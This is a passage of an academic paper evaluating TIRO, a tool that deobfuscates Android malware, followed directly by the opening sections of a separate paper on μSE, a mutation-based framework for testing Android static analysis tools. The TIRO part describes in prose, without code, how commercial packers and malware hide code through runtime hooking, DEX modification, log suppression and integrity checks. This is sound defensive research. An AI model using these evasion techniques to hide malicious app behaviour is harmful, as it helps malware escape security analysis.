To evaluate TIRO's accuracy, we acquired a labeled dataset of 34 malware samples, each obfuscated by one of 22 different Android obfuscation tools. This dataset was provided by the Android Malware team at Google and were transferred to us in two batches: one in March 2017 and another in October 2017. The samples in the dataset were chosen for their use of advanced obfuscation capabilities and difficulty of analysis, and attention was made to ensure that they represent a wide range of state-of-the-art obfuscators. Each sample was manually confirmed as malware and classified by a security analyst from Google, independent of our own analysis using TIRO. To evaluate TIRO's accuracy, we shared the results of TIRO's analysis with Google and they confirmed or denied our findings on the samples.

In our evaluation, the static portion of TIRO was executed on an Intel i7-3770 (3.40GHz) machine with 32 GB of memory, 24 GB of which were provided to the static analysis JVM. The dynamic portion was executed on a Nexus 5 device running TIRO's instrumented versions of Android 4.4, Android 5.1, and Android 6.0.

We begin by evaluating TIRO's accuracy, as well as detailing the findings made by TIRO on the labeled dataset. Then, to measure the use of obfuscation on malware in the wild, we apply TIRO to 2000 obfuscated malware samples from VirusTotal [30]. Finally, we present an analysis of TIRO's performance.

### 6.1 General findings

Table 1 summarizes our findings after running TIRO on the labeled dataset. The table lists the name of the obfuscator, the number of samples from that obfuscator, the

d Direct dynamic loading invocation  r Dynamic loading invoked via reflection  n Dynamic loading invoked in native code

obfuscation techniques found by TIRO and the number of iterations TIRO used to fully deobfuscate the sample. We also show the number of sensitive APIs that are statically visible before and after TIRO's deobfuscation. For obfuscation tools where there was more than one sample, the table shows the results for the sample with the most sensitive behaviors detected.

After sharing our results with the Google Android Malware team, we confirmed that TIRO successfully found and deobfuscated the known obfuscated code in the applications, with the exception of the two samples packed with *unicomsdk*, and was able to reach and analyze the original applications (i.e. the bytecode for the underlying application before it was obfuscated or packed). On closer analysis, we found TIRO failed on the *unicomsdk* samples because while TIRO does trigger call paths that invoke dynamic loading, the obfuscation code tries to retrieve bytecode from a network server that is no longer active. Our comparison also showed that TIRO did not have any false positives on the dataset—in no case did TIRO mistake legitimate state modification performed by ART for an attempt to perform runtime-based obfuscation by the application.

We make several general observations about the results. First, all of the malware samples employed basic language-based obfuscation such as reflection and native code usage, while roughly 53% (18/34) of the samples also employed the more advanced runtime-based obfuscation techniques. We note that none of the samples in this set employed method entry-point hooking, perhaps owing to their age as these samples are older than those used in our VirusTotal analysis described in Section 6.3. In addition, all used between 2-4 layers of obfuscation, requiring multiple iterations by TIRO. These findings demonstrate the utility of TIRO's iterative design and ability to simultaneously handle multiple types of obfuscation.

Second, many of the obfuscators employed tactics to make analysis difficult. For example, 21 of the 34 samples included code integrity checks that TIRO's code

spoofing was able to circumvent. In addition, a common post-loading step in most of the samples was the deletion of the decrypted code file after it had been loaded. This made it marginally more difficult to retrieve the code, since the unpacked DEX file was unavailable after it was loaded; however, since TIRO extracts DEX code from memory during the loading process, this did not impact its deobfuscation capabilities.

Finally, in all cases, the obfuscation was used to hide calls to sensitive APIs in Java, which were used to perform malicious activity. The number of sensitive APIs shown in Table 1 are the number of API calls found by static analysis before and after running TIRO, where the set of sensitive APIs were obtained from FlowDroid's [2] collection of sources and sinks. On average, TIRO's iterative deobfuscation resulted in over 30 new hidden sensitive API uses detected in each sample. The new sensitive behaviors detected after TIRO's iterative deobfuscation included well-known malware behaviors such as premium SMS abuse and access to sensitive data, including location information and device identifiers.

## 6.2 Sample-specific findings

We now describe in detail some of the interesting behaviors and obfuscation techniques TIRO uncovered:

***aliprotect:*** During TIRO's first iteration, we found that the APK file contained only one class (`StubApplication`) that set up and unpacked the application's code. Static analysis found only one case of reflection to instrument and one direct native method invocation via `System.load()`. During dynamic analysis, we found that the sample used DEX file hooking to load the main application code dynamically. After loading, the obfuscated DEX file was also overwritten prior to class loading to change the bytecode defining the application's main activity. When extracting the modified DEX bytecode, TIRO found that some of the class data pointers referred to locations outside the DEX code buffer (i.e. outside the DEX file). The application stored code in separate memory locations and, via pointer arithmetic, modified the DEX class pointers to refer to those locations. In the second iteration, static analysis showed that most of the methods in the obfuscated (and now extracted) DEX file were empty—when invoked, they would throw a run-time exception. These empty methods and classes appeared to be decoys and were never actually executed by the application. The methods and classes that were executed had undergone DEX bytecode modification, and TIRO successfully extracted the new non-empty implementations.

***apkprotect:*** In the first iteration, TIRO found several classes in the APK file, none of which were the components declared in the manifest. In the dynamic phase, instrumentation of dynamic loading and reflection retrieved the dynamically loaded code and deobfuscated the reflection targets. From the run-time information gathered, TIRO reported that a number of class objects were requested via reflection, but only one was instantiated via a reflected call to the constructor method.

In the second iteration, TIRO found that only the class that was instantiated was actually present in the dynamically loaded code. Further analysis showed that the application performed a trial-and-error form of class loading, where it looped through class names `app.plg_v#.Plugin` (with `#` a sequentially increasing integer) until it found a class object that could actually be retrieved and instantiated. This form of class loading would have introduced a great deal of imprecision in static analysis since the class name was unknown and obscured by the loop logic; however, with the dynamic information retrieved by TIRO, the static analysis in the subsequent iterations was able to precisely identify the loaded and executed class. During the static phase, TIRO also found two methods within the dynamically loaded code that contained invalid instructions and were unparseable. These methods did not appear to be invoked but attempting to load them without patching Soot resulted in crashes stemming from parsing errors.

***baiduprotect / naga / naga_pha:*** These samples used DEX file hooking to load code dynamically but they would also modify the hooked DEX file multiple times in their execution. Each modification would change the data for one class but also invalidated header values in another; therefore, after the DEX bytecode modification process had begun, no single snapshot of the DEX code memory buffer would result in a valid DEX file. Since TIRO retrieves modified code in a piecemeal fashion as the modification is detected for each class (rather than taking a single snapshot of the buffer), it was able to handle the multiple code modifications and the subsequent mangling of class metadata.

***dexprotector:*** This sample highlights how TIRO deobfuscates multiple layers of obfuscation and is described in Appendix A. It used a combination of reflection to invoke dynamic loading APIs (`DexFile.loadClass()`) and to invoke methods in the dynamically loaded code. The loaded code included another call to `DexFile.loadDex()` for a second layer of dynamic loading that unpacked the main activity. Further iterations deobfuscated the reflected and native method invocations that formed most of the application's call graph.

***ijiamipacker:*** When first installing this APK, the `dex2oat` tool reported a number of verification errors in most of the classes. TIRO's static analysis had similar

results but within the parseable classes, it detected instances of reflection, native methods, and dynamic loading. The dynamic phase showed that some of the classes with DEX verification errors were executed without error due to dynamic modification of the classes' bytecode. Furthermore, the methods were modified one at a time as they were loaded by the class loader, which was achieved by hooking a method within the class loader. In the second iteration, TIRO was able to analyze the extracted bytecode for the now-parseable classes and instrumented new cases of reflection.

We also found that this sample suppressed log messages after a certain point in the unpacking process before the main activity was loaded. Since TIRO's feedback system of relaying dynamic information to static analysis depends on instrumented log messages, this initially posed a problem for deobfuscation. Fortunately, this sample did not suppress error logs, so TIRO was modified to write to the error log as well. A more robust approach would be to implement a custom deobfuscation log that only TIRO can access and control.

***qihoopacker:*** In addition to the DEX file hooking obfuscation that this sample employed, we found that it also invoked `art::RegisterNativeMethods()` to redefine the native method `DexFile.getClassNameList()`. This is a form of native method hooking, where the native function attached to a method is swapped for another. The hooked method `getClassNameList()` does not actually play a part in the class loading process nor was it used by the application; however, it is useful for code analysis as it returns a list of loaded classes and its redefinition made such interactive analysis more difficult.

For completeness, we also found two publicly available method hooking libraries: Legend [18] and YAHFA [19], and used these to create our own application obfuscated with method hooking. For both libraries, TIRO detected the hooked methods, which contained modified method entry-point pointers. These pointers were redirected to custom trampoline/bridge code that resolved the hooked invocation and invoked the target method specified by the developer. TIRO heuristically reported the method objects retrieved by the application that were likely to serve as target methods for this hooking, and in the following iterations, correctly constructed call edges between the hooked and target methods.

## 6.3 Evaluation on VirusTotal dataset

We also use TIRO to measure the types of obfuscation used by malware in the wild. We searched VirusTotal for malware tagged as obfuscated or packed, and downloaded 2000 randomly selected samples that were submitted throughout the month of January 2018. When TIRO was run on this dataset, it exceeded the 3 hour timeout on the static analysis phase for four of the samples and ran out of memory on two others. Of the remaining samples, all proceeded to instrumentation and analysis by TIRO's dynamic phase. Table 2 shows the breakdown of the types of obfuscation found by TIRO.

Table 2: Obfuscation in 2000 recent VirusTotal samples

| **Language-based** | | **Runtime-based** | |
|---|---|---|---|
| Reflection | 58.5 % | DEX file hooking | 64.0 % |
| Dynamic loading | 79.9 % | Class data overwriting | 0.7 % |
| Direct | 52.2 % | ArtMethod hooking | 0.5 % |
| Reflected | 0.1 % | Method entry hooking | 0.3 % |
| Native | 49.2 % | Instruction hooking | 33.7 % |
| Native code | 96.8 % | Instruction overwriting | 0.1 % |

On this dataset, a larger proportion (80%) of these applications used runtime-based obfuscation techniques, compared to 53% on the labeled dataset. In addition, usage of all types of runtime-based obfuscation were observed, including method entry-point hooking. While this dataset is larger, we speculate that these differences and the broader use of runtime-based techniques likely owe more to the fact that the malware in this dataset are more recent than those in the previous labeled dataset.

The most frequent form of runtime-based obfuscation found was DEX file hooking, which is likely due to the ease of implementing the state modification (i.e. the `DexFile::mCookie` field) required for the obfuscation. Likewise, use of instruction hooking was also prominent, since the obfuscation required changing just the DEX code pointer (and possibly the compiled OAT code pointer) in `ArtMethod` objects. Techniques that require overwriting larger regions of memory or more precise determination of a location to modify (e.g. modifying a vtable entry for ArtMethod hooking) were much less common. This may be due to the implementation effort of these techniques, which require greater knowledge of the runtime objects being modified to ensure that any overwriting maintains the expected layout of these objects and preserves the stability of the runtime. However, we do see instances of these techniques in recent malware, and the overall frequency of runtime-based obfuscation techniques in our dataset is likely in response to advances in analyses that can deal with the simpler and more well-known language-based techniques.

## 6.4 Performance

We evaluate the performance of the static and dynamic phases in TIRO separately. The run time of the static component increases as iterations find and deobfuscate more code to analyze. In the first iteration of the static

component (where the analysis is only targeting obfuscation locations in the original APK file), the average static analysis time for the samples in Table 1 is 4.3 minutes. However, after the last iteration, the static component takes an average of 12.2 minutes across our dataset.

TIRO's instrumentation also incurs overhead in its dynamic phase. Since the majority of obfuscation occurs in the application launch phase (i.e. when the application unpacks its main activity and other components), we compare the launch time of the application when running in TIRO against the launch time in an unmodified version of AOSP. On average, there is a 3.3× slowdown, with all of the applications launching in under 11 seconds. The majority of this overhead is due to the checking of ART runtime state before and after native code is executed. While this is a noticeable performance impact, we note that TIRO is meant for analysis and not production usage; thus, while the slowdown is large, applications still launch and run in a reasonable amount of time. To further reduce performance overhead, we believe that we can optimize TIRO's monitoring using hardware support. Currently, a full check is performed of all tracked runtime state on every native-to-Java transition. By manipulating memory protections or dirty bits in the hardware page table to identify modified pages, and tracking which objects are stored on those pages, TIRO can reduce the number of objects it must check for modifications.

## 7 Discussion

From our analysis of obfuscation in recent Android malware, we identify and classify a type of runtime-based obfuscation that differs from obfuscation seen in previous work on x86 and Java. The use of a runtime introduces another technique of hiding code that we show is already in use in Android malware.

### 7.1 Bypassing the runtime

Unlike language-based obfuscation where the application abuses Java language features, runtime-based obfuscation requires modifying runtime data, which must be done using native code. A natural question is whether runtime-based obfuscation is a stepping stone toward full-native code obfuscation. Static analysis of native code is more imprecise and most existing static malware analyzers for Android are limited to Java bytecode, so a full native code application would make them ineffective. We argue that runtime-based obfuscation is not superseded by full native code but is a complementary technique.

In runtime-based obfuscation, native code is used to modify the runtime state but the execution inevitably returns to Java code after the modifications have been performed. This highlights the main difference between the two forms of obfuscation: in runtime-based obfuscation, the actual malicious behavior can be implemented in Java. Whether this is useful to the malware developer is dependent on the type of malicious activity they wish to execute on a victim's device and how they want to implement it. Many state-of-the-art obfuscators are commercial tools that add wrapper classes to an application to pack them into an obfuscated APK and unpack them when the application is launched. Runtime-based obfuscation allows for complex obfuscation while still allowing the users of these commercial tools to implement their code in Java, which may be preferable due to ease of development. Reusing the existing runtime on Android makes it easier for commercial obfuscation tools to reliably support all forms of Android applications.

In addition, system services are normally accessed through their RPC interface, which would require a transition back into the runtime and would be detected by TIRO's monitoring of native-to-Java transitions. To avoid any Java code (i.e. a true fully native application), the application would have to access system services by calling the low-level Binder interface or Unix `ioctl`s directly. Since the Binder library is not part of the Android NDK, the application is then sensitive to any changes in implementation in the Binder kernel driver or Android service manager. We believe that this is one of the reasons why language- and runtime-based obfuscation is so prominent on Android despite the long history and effectiveness of native code obfuscation on x86. As a result, for the foreseeable future, language- and runtime-based obfuscation techniques will likely still be relevant techniques for obfuscated code on Android.

Another form of obfuscation may be to embed a natively-implemented interpreter within the application that executes a secret bytecode. This is a complementary technique to runtime-based obfuscation and is also a method of bypassing the ART runtime, since the interpreter would be fully implemented in native code. Similar to full-native code obfuscation, access to system services would be limited and invocations to framework methods would still require execution in the ART runtime and would therefore be deobfuscated by TIRO.

### 7.2 Other limitations

Part of TIRO's deobfuscation focuses on retrieving DEX bytecode that the application dynamically loads and executes. This implicitly assumes that any manipulation of the DEX bytecode is reflected in the compiled OAT or ODEX code, and vice versa. Obfuscation code may violate this assumption and perform modifications directly on the OAT or ODEX bytecode, bypassing the current

implementation of TIRO. However, in doing this, the obfuscation code forgoes portability across devices, as OAT and ODEX files are device-specific. We did not observe any malware instances that were device-specific in this way. If direct OAT or ODEX modification were to exist, it would be straightforward to enhance TIRO to detect these modifications by monitoring `art::OatFile` objects in the same manner as `art::DexFile` objects.

While we have identified a number of forms of runtime-based obfuscation in Section 3.3, there may be others that TIRO currently does not monitor, providing avenues for newer malware to avoid detection and deobfuscation. However, the framework proposed in TIRO is general enough to accommodate the monitoring of other forms of runtime state as they are identified. A further limitation is that applications can employ x86 obfuscation and hooking techniques to bypass TIRO's monitoring within the ART runtime. While we currently cannot prevent this, due to the shared address space between the application and the runtime environment, future work may explore the separation of application and runtime memory, which would also prevent tampering of runtime state and disable runtime-based obfuscation.

Since TIRO relies on dynamic analysis to report deobfuscated values, full deobfuscation of an application would require executing all of its obfuscation code. Since TIRO was implemented on top of IntelliDroid [31], we rely on it to execute targeted obfuscation locations. However, because its analysis is limited to Java, while it can target native method invocations, it cannot extract execution paths within native code. Since native code is used extensively by obfuscators, we may miss certain paths. In addition, IntelliDroid may not be able to extract all targeted paths and constraints due to static imprecision and complex path constraints in the code; TIRO naturally inherits these limitations. TIRO can be combined with fuzzers if deobfuscation is required in native code or in execution paths with constraints that cannot be solved.

## 8 Related work

A variety of security and privacy analyzers have been developed for Android, including static [2,12] and dynamic tools [10, 27, 28, 34]. TIRO is a hybrid system similar to [22, 23, 31, 32], which use dynamic information to enhance static analysis. Tools that perform malware classification [1, 12] are often based on application semantics and rely on the ability to determine the actions performed by an application. While they are effective against unobfuscated applications, they cannot handle complex code obfuscation and will likely miss malicious actions that the malware performs. While some tools have been designed with obfuscation resilience in mind [13], they often cannot handle the complex obfuscation techniques used by existing Android packers and malware.

The work that most closely resembles TIRO are existing deobfuscation tools for Android. Some focus only on language-based obfuscation. Harvester [22] uses static code slicing to execute paths leading to specific code locations, such as reflection invocations, and can log deobfuscated values. However, code slices do not always produce realistic executions and it does not handle runtime-based obfuscation. StaDynA [38] uses a hybrid iterative approach similar to TIRO to deobfuscate reflection and retrieve dynamically loaded code. However, it relies on instrumentation of reflection and dynamic loading API invocations. Some Android unpackers, such as DexHunter [36] and Android-unpacker [26], handle certain cases of DEX file and DEX bytecode manipulation, but use special packer-specific values to identify the code that must be extracted. They also do not handle any other form of obfuscation, which makes it difficult to analyze the retrieved code if it is further obfuscated in another way. Others, such as PackerGrind [33] and AppSpear [16] have a more general design but their monitoring for bytecode modification is limited to instrumentation of specific methods they expect obfuscation code to use. While these unpackers identify certain cases of DEX bytecode modification, they do not handle other forms of state modification in the code execution process nor do they address the wider issue of runtime-based obfuscation. DroidUnpack [9] uses full system emulation to dynamically extract packed code. While DroidUnpack can extract dynamically loaded code and decrypted DEX files, they do not discuss or indicate if they can handle runtime-based obfuscation the way TIRO can. DeGuard [4] takes a different approach and uses a statistical model to reverse the name obfuscation performed by the ProGuard [15] tool included with the Android SDK. Since TIRO focuses on the actions taken by an application, we do not deobfuscate class and method names. However, combining the results of TIRO and DeGuard would aid in manual analysis of malware.

TIRO is also similar to deobfuscation tools proposed for general Java applications. TamiFlex [5] deobfuscates reflection by instrumenting the reflection classes loaded by the Java runtime, but does not handle other forms of obfuscation. However, its modification of the class loader in the runtime is similar to the technique used in TIRO to load instrumented application classes. Similarly, Ripple [37] also targets reflection but does so through static resolution, which is less precise. These tools do not address runtime-based obfuscation.

Deobfuscation and unpacking tools also exist for x86 applications. Renovo [17] tracks whether previously written memory regions are being executed and can handle multiple "hidden layers" of packing. Polyunpack [24] checks whether dynamic instruction sequences

match those in its static model of the application and returns new unpacked instruction sequences. Ether [8] presents a transparent malware analysis tool that handles emulator-resistant techniques used by packers to prevent reverse engineering. Omniunpack [20] uses an in-memory malware detector to determine if malicious code is being unpacked and retrieves this code from memory. These techniques are more general than those used in TIRO but would require special support to handle the Android runtime and its code loading processes. By focusing on obfuscation for the Android runtime via language-based and runtime-based deobfuscation, we account for the environment in which Android applications are run and produce effective results that can be integrated with existing Android security tools.

## 9 Conclusion

In this paper, we identify a family of obfuscation techniques used on the Android platform, which we name *runtime-based obfuscation*. These techniques subvert the integrity of the Android runtime to manipulate the code loading and execution processes and execute malicious code surreptitiously. We propose TIRO, a unified deobfuscation framework for Android applications that can deobfuscate runtime-based obfuscation as well as traditional techniques such as reflection or native method invocation. Through an iterative process of static instrumentation and dynamic information gathering that uses **T**arget, **I**nstrument, **R**un and **O**bserve, we show that TIRO is able to deobfuscate malware that have been packed using state-of-the-art Android obfuscators. We also show that runtime-based obfuscation is prevalent among recent Android malware and that effective security analysis will require deobfuscation of these techniques. Using the deobfuscated application information produced by TIRO, it is possible for existing security analysis tools to achieve more complete analysis and detection of Android malware.

## 10 Acknowledgments

We would like to thank Mariana D'Angelo, Peter Sun, Ivan Pustogarov, James Zhen Huang, Beom Heyn Kim, Wei Huang, Sukwon Oh, Diego Bravo Velasquez, Vasily Rudchenko, Shirley Yang, and the anonymous reviewers for their suggestions and feedback. We also thank Daniel Bali, Jason Woloz, and Monirul Sharif for sharing their expertise in Android malware and obfuscation. The research in this paper was supported by an NSERC CGS-D scholarship, a Tier 2 Canada Research Chair, and a Google Faculty Research Award.

# Appendix

## A Iterative deobfuscation in TIRO

Most obfuscators and packers use more than one of the obfuscation techniques we have described. For instance, like other API invocations that the malware wishes to hide, dynamic loading invocations may be hidden behind reflection. Deobfuscation in these cases requires multiple iterations to resolve the reflection target and, if the target is used for another form of obfuscation, to resolve the reflected obfuscation API.

As an example, Figure 2 shows how TIRO iteratively applies the T-I-R-O loop to deobfuscate the combination of techniques used by the *dexprotector* packer and to extract a complete application call graph.

**Iteration 1:** The scope of the static analysis is limited to code in the application's APK file. TIRO finds locations of reflected method invocations and instruments them to determine the reflection targets. The dynamic phase executes the instrumented code and reports the reflection targets. It also finds two dynamically loaded DEX files.

**Iteration 2:** The static analysis scope is expanded to include code from these two DEX files. This code includes entry-points into the application that were previously unknown. However, the use of reflection in



Figure 2: Deobfuscated call graphs produced for an application packed with *dexprotector*

the dynamically loaded code means that the call graph may miss certain invocation edges. TIRO's static analysis adds new instrumentation for any obfuscation (namely, reflection) found in the APK code or dynamically loaded code. The dynamic phase will again execute the instrumented code to find the reflection targets.

**Iteration 3:** Some reflective call edges are resolved in the static call graph; however, TIRO still sees seemingly-dead code from the second dynamically loaded DEX file. The process is repeated until TIRO encounters no new unresolved obfuscation/reflection.

**Iteration 4:** The final result is a static call graph that represents all of the code executed by an application and the method invocation relationships. If used alongside a security analysis tool, malicious actions performed by the application can then be discovered by searching the deobfuscated call graph.

# Discovering Flaws in Security-Focused Static Analysis Tools for Android using Systematic Mutation

## Abstract

Mobile application security has been one of the major areas of security research in the last decade. Numerous application analysis tools have been proposed in response to malicious, curious, or vulnerable apps. However, existing tools, and specifically, static analysis tools, trade soundness of the analysis for precision and performance, and are hence sound*y*. Unfortunately, the specific unsound choices or flaws in the design of these tools are often not known or well-documented, leading to a misplaced confidence among researchers, developers, and users. This paper proposes the *Mutation-based soundness evaluation* (μSE) framework, which systematically evaluates Android static analysis tools to discover, document, and fix, flaws, by leveraging the well-founded practice of mutation analysis. We implement μSE as a semi-automated framework, and apply it to a set of prominent Android static analysis tools that detect private data leaks in apps. As the result of an in-depth analysis of one of the major tools, we discover 13 undocumented flaws. More importantly, we discover that all 13 flaws propagate to tools that inherit the flawed tool. We successfully fix one of the flaws in cooperation with the tool developers. Our results motivate the urgent need for systematic discovery and documentation of unsound choices in sound*y* tools, and demonstrate the opportunities in leveraging mutation testing in achieving this goal.

## 1 Introduction

Mobile devices such as smartphones and tablets have become the fabric of our consumer computing ecosystem; by the year 2020, more than 80% of the world's adult population is projected to own a smartphone [31]. This popularity of mobile devices is driven by the millions of diverse, feature-rich, third-party applications or "apps" they support. However, in fulfilling their functionality, apps often require access to security and privacy-sensitive resources on the device (*e.g.,* GPS location, security settings). Applications can neither be trusted to be well-written or benign, and to prevent misuse of such access through malicious or vulnerable apps [59, 44, 98, 80, 35, 87, 32], it is imperative to understand the challenges in securing mobile apps.

Security analysis of third-party apps has been one of the dominant areas of smartphone security research in the last decade, resulting in tools and frameworks with diverse security goals. For instance, prior work has designed tools to identify malicious behavior in apps [34, 99, 12], discover private data leaks [33, 13, 42, 15], detect vulnerable application interfaces [38, 22, 62, 54], identify flaws in the use of cryptographic primitives [35, 32, 87], and define sandbox policies for third-party apps [47, 50]. To protect users from malicious or vulnerable apps, it is imperative to assess the challenges and pitfalls of existing tools and techniques. However, *it is unclear if existing security tools are robust enough to expose particularly well-hidden unwanted behaviors.*

Our work is motivated by the pressing need to discover the limitations of application analysis techniques for Android. Existing application analysis techniques, specifically those that employ static analysis, must in practice trade soundness for precision, as there is an inherent conflict between the two properties. A sound analysis requires the technique to over-approximate (*i.e.,* consider instances of unwanted behavior that may not execute in reality), which in turn deteriorates precision. This trade-off has practical implications on the security provided by static analysis tools. That is, *in theory*, static analysis is expected to be sound, yet, in practice, these tools must purposefully make unsound choices to achieve a feasible analysis that has sufficient precision and performance to scale. For in-

stance, techniques that analyze Java generally do not over-approximate analysis of certain programming language features, such as reflection, for practical reasons (*e.g.,* Soot [90], FlowDroid [13]). While this particular case is well-known and documented, many such unsound design choices are neither well-documented, nor known to researchers outside a small community of experts.

Security experts have described such tools as sound*y*, *i.e.,* having a core set of sound design choices, in addition to certain practical assumptions that sacrifice soundness for precision [61]. While soundness is an elusive ideal, sound*y* tools certainly seem to be a practical choice: *but only if the unsound choices are known, necessary, and clearly documented*. However, the present state of sound*y* static analysis techniques is dire, as unsound choices (1) may not be documented, and unknown to non-experts, (2) may not even be known to tool designers (*i.e.,* implicit assumptions), and (3) may propagate to future research. The sound*i*ness manifesto describes the misplaced confidence generated by the insufficient study and documentation of sound*y* tools, in the specific context of language features [61]. While our work is motivated by the manifesto, we leverage sound*i*ness at the general, conceptual level of design choices, and attempt to resolve the status quo of sound*y* tools by making them more secure as well as transparent.

This paper proposes the *Mutation-based Soundness Evaluation* (μSE, read as "muse") framework that enables systematic security evaluation of Android static analysis tools to discover unsound design assumptions, leading to their documentation, as well as improvements in the tools themselves. μSE leverages the practice of mutation analysis from the software engineering (SE) domain [74, 45, 25, 63, 27, 78, 11, 97, 75, 28], and specifically, more recent advancements in mutating Android apps [58]. In doing so, μSE adapts a well-founded practice from SE to security, by making useful changes to contextualize it to evaluate security tools.

μSE creates *security operators*, which reflect the security goals of the tools being analyzed (*e.g.,* data leak or SSL vulnerability detection). These security operators are seeded, *i.e.,* inserted into one or more Android apps, as guided by a *mutation scheme*. This seeding results in the creation of multiple mutants (*i.e.,* code that represents the target unwanted behavior) within the app. Finally, the mutated application is analyzed using the security tool being evaluated, and the undetected mutants are then subjected to a deeper analysis. We propose a semi-automated methodology to analyze the uncaught mutants, resolve them to flaws in the tool, and confirm the flaws experimentally.

We demonstrate the effectiveness of μSE by evaluating static analysis research tools that detect data leaks in Android apps (*e.g.,* FlowDroid [13], IccTA [55]). We evaluate a set of *seven* tools across three experiments, and reveal 13 flaws that were undocumented. We also discover that when a tool inherits another (*i.e.,* inherits the codebase), *all the flaws propagate*. Even in cases wherein a tool only conceptually inherits another (*i.e.,* leveraging decisions from prior work), *just less than half of the flaws propagate*. We provide immediate patches that fix one flaw, and in other cases, we identify flaw classes that may need significant research effort. Thus, μSE not only helps researchers, tool designers, and analysts uncover undocumented flaws and unsound choices in sound*y* security tools, but may also provide immediate benefits by discovering easily fixable, but evasive, flaws.

This paper makes the following contributions:

- *We introduce the novel paradigm of Mutation-based Soundness Evaluation*, which provides a systematic methodology for discovering flaws in static analysis tools for Android, leveraging the well-understood practice of mutation analysis. We adapt mutation analysis for security evaluation, and design the abstractions of *security operators* and *mutation schemes*.
- *We design and implement the μSE framework* for evaluating Android static analysis tools. μSE adapts to the security goals of a tool being evaluated, and allows the detection of unknown or undocumented flaws.
- *We demonstrate the effectiveness of μSE by evaluating several widely-used Android security tools* that detect private data leaks in Android apps. μSE detects 13 unknown flaws, and validates their propagation. Our analysis leads to the documentation of unsound assumptions, and immediate security fixes in some cases.

**Threat Model:** μSE is designed to help security researchers evaluate tools that detect vulnerabilities (*e.g.,* SSl misuse), *and more importantly*, tools that detect malicious or suspicious behavior (*e.g.,* data leaks). Thus, the security operators and mutation schemes defined in this paper are of an adversarial nature. That is, behavior like "data leaks" is intentionally malicious/curious, and generally not attributed to accidental vulnerabilities. Therefore, to evaluate the soundness of existing tools that detect such behavior, μSE has to develop mutants that

mimic such adversarial behavior as well, by defining mutation schemes of an adversarial nature. This is the key difference between μSE and prior work on fault/vulnerability injection (e.g., LAVA [30]) that assumes the mutated program to be benign.

The rest of the paper proceeds as follows: Section 2 motivates our approach, and provides a brief background. Section 3 describes the general approach and the design goals. Section 4 and Section 5 describe the design and implementation of μSE, respectively. Section 6 evaluates the effectiveness of μSE, and Section 7 delivers the insights distilled from it. Section 8 describes related work. Section 9 describes limitations. Section 10 concludes.

## 2 Motivation and Background

This work is motivated by the pressing need to help researchers and practitioners identify instances of unsound assumptions or design decisions in their static analysis tools, thereby *extending the sound core* of their sound*y* techniques. That is, security tools may already have a core set of sound design decisions (*i.e.,* the sound core), and may claim soundness based on those decisions. While the soundiness manifesto [61] defines the *sound core* in terms of specific language features, we use the term in a more abstract manner to refer to the design goals of the tool. Systematically identifying unsound decisions may allow researchers to resolve flaws and help extend the sound core of their tools.

Moreover, research papers and tool documentations indeed do not articulate many of the unsound assumptions and design choices that lie outside their sound core, aside from some well-known cases (*e.g.,* choosing not to handle reflection, race conditions), as confirmed by our results (Section 6). There is also a chance that developers of these techniques may be unaware of some implicit assumptions/flaws due to a host of reasons: *e.g.,* because the assumption was inherited from prior research or a certain aspect of Android was not modeled correctly. Therefore, our objective is to discover instances of such hidden assumptions and design flaws that affect the security claims made by tools, document them explicitly, and possibly, help developers and researchers mend existing artifacts.

### 2.1 Motivating Example

Consider the following motivating example of a prominent static analysis tool, FlowDroid [13]:

FlowDroid [13] is a highly popular static analysis framework for detecting private data leaks in Android apps by performing a data flow analysis. Some of the limitations of FlowDroid are well-known and stated in the paper [13]; *e.g.,* FlowDroid does not support reflection, like most static analyses for Java. However, through a systematic evaluation of FlowDroid, we discovered a security limitation that is not well-known or accounted for in the paper, and hence affects guarantees provided by the tool's analysis. We discovered that FlowDroid (*i.e.,* v1.5, latest as of 10/10/17) does not support "Android fragments" [10], which are app modules that are widely used in most Android apps (*i.e.,* in more than 90% of the top 240 Android apps per category on Google Play, see Appendix A). This flaw renders any security analysis of general Android apps using FlowDroid unsound, due to the high likelihood of fragment use, even when the app developers may be cooperative and non-malicious. Further, FlowDroid v2.0, which was recently released [88], claims to address fragments, *but also failed to detect our exploit*. On investigating further, we found that FlowDroid v1.5 has been extended by at least 13 research tools [55, 53, 96, 15, 73, 82, 60, 85, 8, 79, 56, 57, 71], none of which acknowledge or address this limitation in modeling fragments. This leads us to conclude that this significant flaw not only persists in FlowDroid, but may have also propagated to the tools that inherit it. We confirm this conjecture for inheritors of FlowDroid that also detect data leaks, and are available in source or binary form (*i.e.,* 2 out of 13), in Section 6.

Finally, we reported the flaws to the authors of FlowDroid, and created two patches to fix it. Our patches were confirmed to work on FlowDroid v2.0 built from source, and were accepted into FlowDroid's repository [89]. Thus, we were able to discover and fix an undocumented design flaw that significantly affected FlowDroid's soundness claims, thereby expanding its sound core. However, we have confirmed that FlowDroid v2.5 [88] still fails to detect leaks in fragments, and are working with developers to resolve this issue.

Through this example, we demonstrate that unsound assumptions in security-focused static analysis tools for Android are not only detrimental to the validity of their own analysis, but may also inadvertently propagate to future research. Thus, identifying these unsound assumptions is not only beneficial for making the user of the analysis aware of its true limits, but also for the research community in general. As of today, aside from a handful of manually curated testing toolkits (*e.g.,* DroidBench [13]) with hard-coded (but useful) checks, to the best of our knowledge, there has been no prior effort at methodologically discovering problems related to sound*i*ness in Android static analysis tools and frameworks. *This paper is motivated by the need*



Figure 1: μSE tests a static analysis tool on a set of mutated Android apps and analyzes uncaught mutants to discover and/or fix flaws.

*to systematically identify and resolve the unsound assumptions in security-related static analysis tools.*

## 2.2 Background on Mutation Analysis

Mutation analysis has a strong foundation in the field of SE, and is typically used as a test adequacy criterion, measuring the effectiveness of a set of test cases [74]. Faulty programs are created by applying transformation rules, called *mutation operators* to a given program. The larger the number of faulty programs or *mutants* detected by a test suite, the higher the effectiveness of that particular suite. Since its inception [45, 25], mutation testing has seen striking advancements related to the design and development of advanced operators. Research related to development of mutation operators has traditionally attempted to adapt operators for a particular target domain, such as the web [78], data-heavy applications [11, 97, 28], or GUI-centric applications [75]. Recently, mutation analysis has been applied to measure the effectiveness of test suites for both functional and non-functional requirements of Android apps [26, 49, 58].

This paper builds upon SE concepts of mutation analysis and adapts them to a security context. Our methodology does not simply use the traditional mutation analysis, but rather *redefines* this methodology to effectively improve security-focused static analysis tools, as we describe in Sections 4 and 8.

# 3 μSE

